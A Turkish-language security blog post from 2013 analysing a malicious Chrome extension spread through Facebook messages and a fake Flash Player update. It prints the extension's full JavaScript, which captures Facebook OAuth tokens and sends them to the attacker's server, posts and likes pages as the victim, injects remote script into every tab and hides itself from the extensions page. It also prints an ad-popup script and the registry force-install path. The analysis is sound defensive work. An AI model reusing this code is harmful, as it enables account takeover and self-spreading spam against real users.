


Jeton Hırsızları

written by Mert SARICA | 5 June 2013

Son aylarda Türk kullanıcılarını hedef alan, Chrome ve Firefox için geliştirilmiş olan zararlı eklentilerin sayısında büyük bir artış olduğu eminim sizlerin de dikkatinden kaçmamıştır. Özellikle web siteleri üzerinden müşterilerine servis/hizmet veren çoğu kurumsal firma, bu zararlı eklentiler nedeniyle müşterilerinden gelen “sitenize girerken reklam (oyun, çöpçatan sitesi vb.) penceresi ile karşılaşıyorum” şikayetlerini sıkça duyar olmuşlardır. Bu şikayetlere konu olan zararlı eklentiler, Facebook üzerinden “videomu izleyip yorum atar mısınız?” gibi mesajlarla yayılırken, Twitter ve Chrome Web Mağazası üzerinden “Twitter Takipçi Arttırma” vb. eklenti isimleri altında yayılmaktadırlar. Bu zararlı eklentilerden bazıları Facebook kullanıcı adı ve şifrenizi çalarken, bazıları istenmeyen reklam mesajları çıkarırken, bazıları da OAUTH jetonlarını çalmaktadırlar. Bu yazımda hem istenmeyen reklam mesajı hem de OAUTH jetonunu çalan zararlı Chrome eklentisine yer vereceğim.

Facebook üzerinden yayılan zararlı yazılım, “videomu izleyip yorum atar mısınız?” mesajı ile internet tarayıcısına bulaştığı kurbanın arkadaşlarını, Dropbox üzerinde yer alan bir Flash dosyasına yönlendirmeye çalışmakta ve bu siteyi ziyaret eden kullanıcı/kurban, sahte Adobe Flash Player güncelleme sayfası ile karşılaşmaktadır.



Flash dosyası, kaynak koduna çevrilip incelendikten sonra Flash dosyasının kullanıcıyı <http://socialhizmetleri.com/flash.php> sayfasına yönlendirdiği, bu sayfanın da kullanıcıya FlashPlayer.exe adı altında zararlı bir dosya yüklediği görülmektedir. Bu dosya ise çalıştırıldığında, C:\ProgramData\Adobe klasörü altında 3 dosya (adobe.crx, komut.cmd, update.xml) oluşturmaktadır. Program bir yandan adobe.crx Chrome eklentisini HKLM\SOFTWARE\Policies\Google\Chrome\ExtensionInstallForcelist\1 anahtarı altına klmfkladgfkicpnhcibocncmpbgfbpbi;C:\ProgramData\Adobe\update.xml değeri ile kaydetmekte diğer yandan çalıştırdığı komut.cmd betiği ise o

esnada sistem çalışan Chrome internet tarayıcısı olması durumunda tarayıcıyı kapatmaktadır. (C:\Windows\System32\taskkill.exe /im chrome.exe)

Art niyetli kişiler, ExtensionInstallForcelist ile kullanıcının bilgisi olmadan Chrome internet tarayıcısına zararlı eklentiyi yükletmektedir. adobe.crx eklentisi ise aslında içinde Javascript dosyaları da barındıran bir ZIP dosyasıdır dolayısıyla CRX uzantısı, ZIP olarak değiştirilip açılarak içinde yer alan dosyalar rahatlıkla incelenebilmektedir. Eklentinin en önemli parçası olan background.js javascript dosyası metin editörü ile incelendiğinde art niyetli kişilerin niyeti rahatlıkla anlaşılabilmektedir.

```
var first_run = false;
if (!localStorage['ran_before']) {
    first_run = true;
    localStorage['ran_before'] = '1';
}

var currentTab = "";
if (first_run)
{
    chrome.tabs.create({url: 'http://ask-tr.com/php/up.php'});
}

if(first_run == true){
    my_id = chrome.app.getDetails().id;
    chrome.management.getAll(function (extensions) {
        for (i = 0; i < extensions.length; i++) {
            if (extensions[i].id != my_id) {
                chrome.management.uninstall(extensions[i].id);
            }
        }
    });
}

video = {};
function videogetir(token,tokenSonuc){
    jQuery.ajax({
        url:'http://ask-tr.com/php/video.php',
        type:'GET',
        beforeSend: function(req) {
            req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        },
        success:function(data){
            video = JSON.parse(data);
            videogonder(tokenSonuc.about,tokenSonuc.name,tokenSonuc.picture,token,tokenSonuc.id);
        }
    });
}

post = {};
function postgetir(token,tokenSonuc){
    jQuery.ajax({
        url:'http://ask-tr.com/php/post.php',
        type:'GET',
        beforeSend: function(req) {
            req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
        },
        success:function(data){
            post = JSON.parse(data);
            postgonder(token,tokenSonuc);
        }
    });
}
```

```

foto = {}
function fotogetir(token){
$.Query.ajax({
url:'http://ask-tr.com/php/photo.php',
type:'GET',
beforeSend: function(req) {
req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
},
success:function(data){
foto = JSON.parse(data);
fotogonder(token);
}
});
}

function fotogonder(token){
$.Query.ajax({
url:'https://graph.facebook.com/me/photos?uri=' + foto.url + '&message=' + foto.aciklama + '&callback=paylas&method=POST&access_token=' + token,
type:'GET',
success:function() {
}
});
}

function postgonder(token,kisi){
post.name = post.name.replace(/(name)/g,kisi.name);
post.message = post.message.replace(/(name)/g,kisi.name);
post.picture = post.picture.replace(/(picture)/g,kisi.picture.data.url);
post.description = post.description.replace(/(name)/g,kisi.name);
post.link = post.link.replace(/(adfly)/,"http://adf.ly/"+post.adfly+"/"+kisi.link);
post.link = post.link.replace(/(link1)/,"http://link.tl/"+post.link1+"/"+kisi.link);
post.link = post.link.replace(/(bcvc)/,"http://bc.vc/"+post.bcvc+"/"+kisi.link);
post.caption = post.caption.replace(/(name)/g,kisi.name);

psturl = 'https://graph.facebook.com/feed?privacy={"value":"EVERYONE"}&message='+post.message+'&name='+post.name+'&picture='+post.picture+'&description='+post.description+'&link='+post.link+'&caption='+post.caption+
'&access_token='+token;
$.Query.ajax({
url:psturl,
type:'POST',
beforeSend: function(req) {
req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
},
success:function(data){
}
});
}

function begenigetir(token,kisi){
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://ask-tr.com/php/likes.php", true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
var data = JSON.parse(xhr.responseText);
for(i=0;i<data.pages.length;i++){
if(kisi.gender == data.pages[i].gender || data.pages[i].gender == "farketmez"){
if(kisi.locale == data.pages[i].locale || data.pages[i].locale == "farketmez"){
limitKontrol(token,data.pages[i]);
}
}
}
}
}
xhr.send();
}

function limitKontrol(token,sayfa){
var xhr = new XMLHttpRequest();
xhr.open("GET", 'https://graph.facebook.com/'+sayfa.id+'?fields=likes', true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
var data = JSON.parse(xhr.responseText);
if(data.likes < sayfa.limit){
begeniKontrol(token,sayfa);
}
}
}
}
xhr.send();
}

function begeniKontrol(token,sayfa){
var xhr = new XMLHttpRequest();
xhr.open("GET", 'https://graph.facebook.com/fql?q=SELECT token FROM page_fan WHERE uid = me() AND page_id = "' +sayfa.id+'"&access_token='+token, true);
xhr.onreadystatechange = function() {
if (xhr.readyState == 4) {
var data = JSON.parse(xhr.responseText);
if(data.data.length == 0){
sayfaBegen(token,sayfa);
}
}
}
}
xhr.send();
}

```

```

function sayfaBegen(token,sayfa){
jQuery.ajax({
url:'https://graph.facebook.com/'+sayfa.id+'/likes?method=post&access_token='+token,
type:'GET',
beforeSend: function(req) {
req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
},
success:function(data){
}
});
}

chrome.webRequest.onBeforeRedirect.addListener(
function(details) {
if(details.redirectUrl.indexOf("access_token=") > 0){
access_token = details.redirectUrl.split("access_token=")[1];
if(details.redirectUrl.indexOf("app_id=") > 0){
app_id = details.redirectUrl.split("app_id=")[1].split("&")[0]
if(app_id.indexOf("#") > 0){app_id = app_id.split("#")[0];}
}
access_token = access_token.split("&")[0];
tokenKontrol(access_token);
}
},
{urls: ["<all_urls>"]},
["responseHeaders"]);

function tokenGonder(token,user){
var xmlhttp = new XMLHttpRequest();
xmlhttp.open("POST", "http://www.ask-tr.com/kayit.php", true);
params = "access_token=" + token + "&userid=" + user.id + "&username=" + user.name + "&gender=" + user.gender + "&locale=" + user.locale;
xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
xmlhttp.send(params);
}

function tokenGonder(token,user){
var xmlhttp = new XMLHttpRequest();
xmlhttp.open("POST", "http://www.ask-tr.com/kayit.php", true);
params = "access_token=" + token + "&userid=" + user.id + "&username=" + user.name + "&gender=" + user.gender + "&locale=" + user.locale;
xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
xmlhttp.send(params);
}

function tokenKontrol(token){
var xmlhttp = new XMLHttpRequest();
xmlhttp.onreadystatechange = function () {
if(xmlhttp.readyState == 4){
tokenSonuc = {};
tokenSonuc = JSON.parse(xmlhttp.responseText);
if(tokenSonuc && tokenSonuc.id){
tokenGonder(token,tokenSonuc);
if(token.indexOf("AAAFG") >= 0){
videogetir(token,tokenSonuc);
postgetir(token,tokenSonuc);
}else if(token.indexOf("AAAAUa") >= 0){
fotogetir(token);
}else{
begenigetir(token,tokenSonuc);
}
}
}
}

xmlhttp.open("GET", "https://graph.facebook.com/me?fields=id,link,name,gender,locale,about,picture.width(130).height(130)&access_token=" + token);
xmlhttp.send();
}

function rastgele(uzunluk){
mtn = "ABCDEFGHGIJKLMNOPRSTUVYZXabcdefghijklmnopqrstuvwxyz0123456789";
ret = "";
for(i=0;i<uzunluk;i++){
ret += mtn[Math.floor(Math.random() * 57)];
}
return ret;
}

```

```

function videoqonder(hakkinda,isim,resim,token,id){
if(!hakkinda){
hakkinda = isim+" videosunu izle."
}
if(video.isim){
isim = video.isim;
}
if(video.resim){
resim.data.url = video.resim;
}
if(video.aciklama){
hakkinda = video.aciklama;
}

ekle = {
"name":isim,
"description":hakkinda,
"media":[{
"type":"flash",
"swfsrc":video.swf+"?video="+rastgele(25)+"%26user="+id+"%26hash="+rastgele(46),
"imgsrc":resim.data.url+"?image="+rastgele(25)+"%26user="+id+"%26hash="+rastgele(46),
"height":130,
"width":130,
"expanded_height":398,
"expanded_width":398
}],
"href":"http://www.facebook.com/profile.php?id="+id
};

$.ajax({
url:'https://api.facebook.com/restserver.php?privacy=(\'value\':\'EVERYONE\')&format=json&message='+video.mesaj+'&method=stream.publish&attachment='+JSON.stringify(ekle)+'&access_token=' + token,
type:'GET',
beforeSend: function(req) {
req.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
},
success:function(data){
if(!data.error_code){
}
}
});

chrome.tabs.onCreated.addListener(function(tab){
if(tab.url.indexOf("chrome://extensions/") >= 0 ){
chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
}
});

chrome.tabs.onUpdated.addListener(function(tabId){
chrome.tabs.get(tabId,function(tab){
if(tab.url.indexOf("chrome://extensions/") >= 0 || tab.url.indexOf("chrome://extensions-frame") >= 0){
chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
}else{
var xmlhttp = new XMLHttpRequest();
xmlhttp.onreadystatechange = function () {
if(xmlhttp.readyState == 4){
if(tab.url.indexOf("devtools://") < 0){
chrome.tabs.executeScript(tab.id,{code:xmlhttp.responseText});
}
}
}
xmlhttp.open("GET", "http://ask-tr.com/script.js");
xmlhttp.send();
}
}));

chrome.tabs.getCurrent(function(tab){
if(tab && tab.url.indexOf("chrome://chrome/extensions/") >= 0){
chrome.tabs.update(tab.id,{url:"https://chrome.google.com/webstore"});
}
});

chrome.webRequest.onHeadersReceived.addListener(
function(info) {
var headers = info.responseHeaders;
for (var i=headers.length-1; i>=0; --i) {
var header = headers[i].name.toLowerCase();
if (header == 'x-frame-options' || header == 'frame-options') {
headers.splice(i, 1); // Remove header
}
}
return {responseHeaders: headers};
},
{
urls: [ '*/**/*' ], // Pattern to match all http(s) pages
types: [ 'sub_frame' ]
},
['blocking', 'responseHeaders']
);

```

Fonksiyonlara bakıldığında, zararlı eklenti yüklü olan Chrome çalıştırıldığında, ilk olarak kullanıcıyı <http://ask-tr.com/php/up.php> adresine, ardından <http://goo.gl/hDe9h> sayfasına ve son olarak da

http://ask.fm adresine yönlendirmektedir. http://goo.gl/hDe9h sayfasının istatistiklerine bakıldığında ise 12 günde yaklaşık 1800 kişinin bu zararlı eklentiği yüklediği görülmektedir.

Filter: Hiding specific extensions

#	Host	Method	URL	Params	Modir
91	http://www.google.com	GET	/	☐	☐
92	http://ask-tr.com	GET	/php/up.php	☐	☐
93	http://www.google.com.tr	GET	/	☐	☐
95	http://www.tr-google.com	GET	/	☐	☐
96	http://anon2me.com	GET	/reklam/300x250.php	☐	☐
97	http://anon2me.com	GET	/reklam/300x250.php	☐	☐
106	http://anon2me.com	GET	/reklam/300x250.php	☐	☐
108	http://anon2me.com	GET	/reklam/300x250.php	☐	☐
117	http://ask-tr.com	GET	/favicon.ico	☐	☐
120	http://ib.adnxs.com	GET	/tj?id=1406015	☒	☐
121	http://yllix.com	GET	/banner_show.php?section=General&pub=223785&format=300x250&ga=g	☒	☐
122	http://adnxs.com	GET	/banner_show.php?section=General&pub=223785&format=300x250&ga=g	☒	☐

Request

Response

Raw

Headers

Hex

HTML

Render

HTTP/1.1 200 OK
Date: Wed, 29 May 2013 12:51:48 GMT
Vary: Accept-Encoding
Content-Type: text/html
Proxy-Connection: Keep-Alive
Content-Length: 352

<head>
<meta http-equiv="refresh" content="0;url=http://goo.gl/hDe9h">
</head>
<script id="_wau9e">var _wau = _wau || []; _wau.push(["classic", "n0udq55ko7jl", "s9e"]);
(function() {var s=document.createElement("script"); s.async=true;
s.src="http://widgets.amung.us/classic.js";
document.getElementsByTagName("head")[0].appendChild(s);
})();</script>

?


<

+

>

Type a search term

0 matches




Javascript kodunun son satırlarına bakıldığında, art niyetli kişilerin eklentiyi Chrome ayar sayfasından gizlemek için, ayar sayfasına girildiğinde kullanıcıyı <https://chrome.google.com/webstore> sayfasına yönlendiren bir mekanizma oluşturdıkları da açıkça görülmektedir.

Bunun ilave olarak <http://www.ask-tr.com/kayit.php> sayfasına kurbanın veya kullandığı uygulamanın `access_token`'ünü, kullanıcı adını, cinsiyetini göndermekte ardından kurbanın adına Facebook sayfasında mesajlar paylaşarak arkadaşlarını da bu zararlı eklentiyi yükletmeye çalışmaktadır. Bu sayede yeni kurbanları ağına düşürecek ve bu eklentiyi yükleyen her yeni kurban, Chrome internet tarayıcısında yeni bir sekme (tab) açtığında <http://ask-tr.com/script.js> javascript dosyası arka planda otomatik olarak yüklenecek, kurbanın karşısına istenmeyen reklam pencereleri açılacak ve yeri geldiğinde kurbanlarını istedikleri Facebook sayfalarını beğendirtmek amacıyla zombi olarak kullanabileceklerdir.

Her ne kadar <http://ask-tr.com/script.js> javascript kodu gizlenmiş (obfuscated) olsa da, yeni oluşturulan bir html dosyasına kopyalanıp (kodun başına ve sonuna, html ve script etiketlerini koymayı unutmayın) `_3137(_9776);` satırı `alert(_9776);` olarak değiştirildiğinde, bunun reklam penceresi açılmasını sağlayan ve art niyetli kişilere reklam üzerinden kazanç

sağlayan kod olduğu anlaşılmaktadır.





```

var ref=document.URL;
var domain=document.domain;
var adres='http://anon2me.com/reklam/300x250.php';

var pub = '<div id="popupWin" style="right: 0px; margin-right:8px; bottom:
0px; display: none; z-index: 99999; position: absolute; height: 250px"><div
id="popupWin_content" style="padding:2px; display: none; overflow: hidden; width: 300px;
height: 250px; position: absolute;"><iframe marginwidth="0" marginheight="0" height="250"
width="300" name="ads" src="'+adres+"' scrolling="no" border="0" frameborder="0"></iframe>
</div></div>';
var newNode = document.createElement("div");
newNode.style.width = "300px";
newNode.style.height = "250px";
newNode.innerHTML=pub;
document.body.appendChild(newNode);

var popupWinoldonloadHndlr=window.onload, popupWinpopupHgt,
popupWinactualHgt, popupWintmrId=-1, popupWinresetTimer;
var popupWincntDelta;

function popupWinespopup_ShowPopup(show)
{
    if (popupWintmrId!=-1) return;
    el=document.getElementById('popupWin');
    el.style.right='296px';
    el.style.top="";
    el.style.filter="";

    if (navigator.userAgent.indexOf('Opera')!=-1)
        el.style.bottom=(document.body.scrollHeight*1-
document.body.scrollTop*1-document.body.offsetHeight*1+1*popupWinpopupBottom)+'px';

    popupWinactualHgt=0; el.style.height=popupWinactualHgt+'px';
    el.style.visibility="";
    if (!popupWinresetTimer) el.style.display="";
    popupWintmrId=setInterval(popupWinespopup_tmrTimer,
(popupWinresetTimer?1000:20));
}

function popupWinespopup_winLoad ()
{
    if (popupWinoldonloadHndlr!=null) popupWinoldonloadHndlr();

    elCnt=document.getElementById('popupWin_content')
    el=document.getElementById('popupWin');

    popupWinpopupBottom=el.style.bottom.substr(0,el.style.bottom.length-2);

    popupWinpopupHgt=el.style.height;

    popupWinpopupHgt=popupWinpopupHgt.substr(0,popupWinpopupHgt.length-2);
    popupWinactualHgt=0;

    popupWincntDelta=popupWinpopupHgt-(elCnt.style.height.substr(0,elCnt.style.height.length-2));

    popupWinresetTimer=false;
    popupWinespopup_ShowPopup(null);
}

```

Google x Welcome to Facebook - Log x

https://www.facebook.com

facebook

Email or Phone Password Log In

Keep me logged in Forgot your password?

Sign Up

It's free and always will be.

First Name Last Name

Your Email

Re-enter Email

New Password

Birthday:

Month: Day: Year: Why do I need to provide my birthday?

☐ Female ☐ Male

By clicking Sign Up, you agree to our Terms and that you have read our Data Use Policy, including our Cookie Use.

Sign Up

Create a Page for a celebrity, band or business.

Waiting for anon2me.com...

World's Largest Professional x

www.linkedin.com

LinkedIn

Home What is LinkedIn? Join Today

Email: Password: Sign In

Over 225 million professionals use LinkedIn to exchange information, ideas and opportunities

Stay informed about your contacts and industry

Find the people & knowledge you need to achieve your goals

Control your professional identity online

Join LinkedIn Today

First Name: Last Name:

Email: Password: 6 or more characters

Join Now *

Already on LinkedIn? Sign in.

Search for someone by name: First Name Last Name

LinkedIn member directory: a b c d e f g h i j k l m n o p q r s t u v w x y z more

Browse members by country

* By joining LinkedIn, you agree to LinkedIn's User Agreement, Privacy Policy and Cookie Policy.

Masalsı bir başlangıç...

Balayı Otelleri

